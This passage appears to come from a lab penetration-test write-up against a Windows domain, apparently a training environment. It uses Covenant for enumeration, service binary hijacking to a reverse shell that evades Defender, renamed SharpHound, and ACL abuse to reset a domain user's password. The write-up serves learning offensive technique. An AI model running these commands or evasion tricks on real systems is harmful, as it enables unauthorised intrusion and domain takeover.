


Figure 25. Bypassing Defender (Kali side)

Now that the shell is up and running, we will perform local enumeration. Covenant has a built-in utility for that called Seatbelt. Seatbelt is part of the GhostPack project on GitHub, written in C# and can perform a number of security-oriented checks to identify and collect artifacts and provide us with a high-level overview of the target's system [74]. The command we will use in our grunt is "**seatbelt -group=all**".

- **-group=all** = run all checks/modules




Figure 26. Seatbelt

From the results we can see that we have a medium integrity grunt and the user is local admin, but we won't have much freedom in our attacks unless we escalate our privileges. We can run another built-in utility called SharpUp to help us find a way to gain system permissions. SharpUp is also part of the GhostPack project on GitHub, written in C# and ports various PowerUp functionality to help us identify vulnerabilities for privilege escalation [75]. The command is "**SharpUp audit**"

- **audit** = Specifies whether or not to enable audit mode. If enabled, SharpUp will run vulnerability checks regardless if the process is in high integrity or the user is in the local administrator's group. If no checks are specified, audit will run all checks. Otherwise, each check following audit will be run.




Figure 27. SharpUp

SharpUp returns one service that we can modify called "network_service" along with the path to the executable. We can query the service to get more information with the command "**PowerShell sc.exe qc network_service**".

- **PowerShell** = executes a PowerShell command
- **Sc.exe** = sc is sort for service control which is a PowerShell command to create, start, stop, query or delete a windows service
- **qc** = shows configuration, dependencies, full path etc.




Figure 28. Service Config

We can see that the service account type is Localsystem and has permissions to start, stop, and pause the service. Next, we need to find what permissions our user has on this service. To do this, we will upload and use a tool called "**accesschk64.exe**". This tool is part of the Sysinternals suite developed by Microsoft for troubleshooting [76]. The commands we will use are "**Upload /filepath:"C:\Temp\accesschk64.exe"**" to upload the executable and "**PowerShell .\accesschk64.exe /accepteula -uwcqv "neo" network_service**" to find the permissions.

- **/filepath:"C:\Temp\accesschk64.exe"** = the path in the target's system where the tool will be uploaded
- **PowerShell** = executes a PowerShell command
- **/accepteula** = accepts the term of use without a prompt
- **-u** = Suppress errors
- **-w** = Show only objects that have write access
- **-c** = provide the name of the Windows Service
- **-q** = Omit Banner
- **-v** = Verbose
- **"neo"** = the username of the current user to search permissions only for this user




Figure 29. accesschk

The current user has full access to that service. Now that we have this information, it is best to remove the program from the victim with "**PowerShell del accesschk64.exe**"

- **PowerShell** = executes a PowerShell command
- **del** = delete command

The technique we will use is called "**Create or Modify System Process: Windows Service**" in the MITRE ATT&CK framework. We can exploit this vulnerability by creating a malicious executable, called "network_service_backup" making it less obvious that it is malicious, which opens a reverse shell and then modifying the service's binary path to point to our executable.

We will upload this executable to the target's disk via our Covenant shell, the reason Windows Defender is not triggered is because this reverse shell is written in Nim and when run it returns a PowerShell session. The commands are "**upload /filepath:"C:\Temp\network_service_backup.exe"**" to upload the executable to the target, "**PowerShell sc.exe config network_service binPath= "C:\Temp\network_service_backup.exe"**" to change the binary path and "**PowerShell net start network_service**" to start the service and execute the reverse shell.

- **config** = configure for the specified service the following parameter
- **binPath** = the binary path of the specified service
- **net =** manages almost any aspect of a network and its settings, including network shares, network print jobs, network users and services
- **start** = start the following service




Figure 30. Privilege Escalation (Windows side)




Figure 31. Privilege Escalation (Kali side)

Now that we have a reverse shell with “System” privileges we will bypass AMSI in the same way as before and then we will execute a PowerShell launcher payload generated by Covenant to gain a high integrity grunt.




Figure 32. High Integrity Grunt

3.5 Domain Enumeration

Now, we can conduct domain enumeration to find the next pivot point. We will upload a modified version of SharpHound to the target bypassing Defender, using the command "**upload /filepath:"C:\Temp\debug.exe"**" and run the executable with "**shell debug.exe -c All**". Then it will produce a .zip file that we need to download and load into BloodHound with "**download [path to the file]**".

- **/filepath** = the path to store the file
- **debug.exe** = the SharpHound executable renamed
- **shell** = we tell Covenant that we want to run a sell command in the target
- **-c All** = we tell SharpHound every collection method it has




Figure 33. SharpHound execution




Figure 34. Downloading SharpHound's results

In order to use BloodHound we need to have Neo4j installed and running on our system. Neo4j is a graph database management system that BloodHound uses to display the graphs. We start it with the command "**neo4j console**".




Figure 35. Neo4j system

After we load the .zip file to BloodHound, we start by finding all the domain admins by using the "Find all Domain Admins" of the suggested queries. We see only one admin named "Architect".




Figure 36. Domain Admins

The second query we will use is called “Find shortest path to domain admin” which will reveal different relationship paths between the domain components along with abuse methods we can use. We can see a clear path, highlighted in red, from our user “neo” who is a member of the “one” group and has Generic All access on the “Agents” group. Generic All access means that the user or group has full rights to the object and can add users to a group or reset a user's password. So, the path we have to follow is, first we must add our user “neo” to the “Agents” group, then we need to take over the “Smith” user account which is a member of the “Administrators” group and has WriteDacl permission which means that he can modify an object's ACE and give himself full control right over the object, in this case the “Domain Admins” group.




Figure 37. Domain Admin exploitation path

3.6 Exploitation of The Domain Controller

Bloodhound has a very nice feature of providing information about the permission of every step, but also possible abuse methods with commands. So, by using this feature we see that the command we must use to add our user into the "Agents" group is "**PowerShell net group "Agents" Neo /add /domain**". Moreover, since the group has also **GenericAll** permission over the user we can force change his password with the command "**PowerShell Set-DomainUserPassword -Identity smith -AccountPassword (ConvertTo-SecureString 'Password123!' -AsPlainText -Force) -Credential (New-Object System.Management.Automation.PSCredential('MATRIX\Neo', (ConvertTo-SecureString 'SuperSecurePassword1!' -AsPlainText -Force)))**". This command is part of the PowerView we imported earlier. The suggested commands from Bloodhound for the password change uses PowerShell variables to reduce the complexity but our Covenant shell is not directly interactive and we cannot use variables.

- **PowerShell** = we tell Covenant that we want to use a PowerShell command
- **net group** = we call the Net group built-in command-line tool
- **"Agents"** = the group we want to add the user to
- **Neo** = the user we want to add
- **/add** = add user to the group
- **/domain** = perform the operation on the domain controller in the current domain. Otherwise, the operation is performed on the local computer.
- **Set-DomainUserPassword** = sets the password for a given user identity
- **Identity** = specifies the account we want to change the password
- **AccountPassword** = specifies the password to reset the target user's to
- **ConvertTo-SecureString** = converts plain text or encrypted strings to secure strings.
- **'Password123!'** = the new password we want for the user smith
- **AsPlainText** = specifies a plain text string to convert to a secure string
- **Force** = force the operation
- **Credential** = an object of alternate credentials to connect to the target domain and make the changes

- **New-Object** = create a new object
- **System.Management.Automation.PSCredential** = call the PSCredential Class which is used to manage usernames, passwords, and credentials
- **'MATRIX\Neo'** = our user which is used to access the domain
- **'SuperSecurePassword1!'** = the password of our user

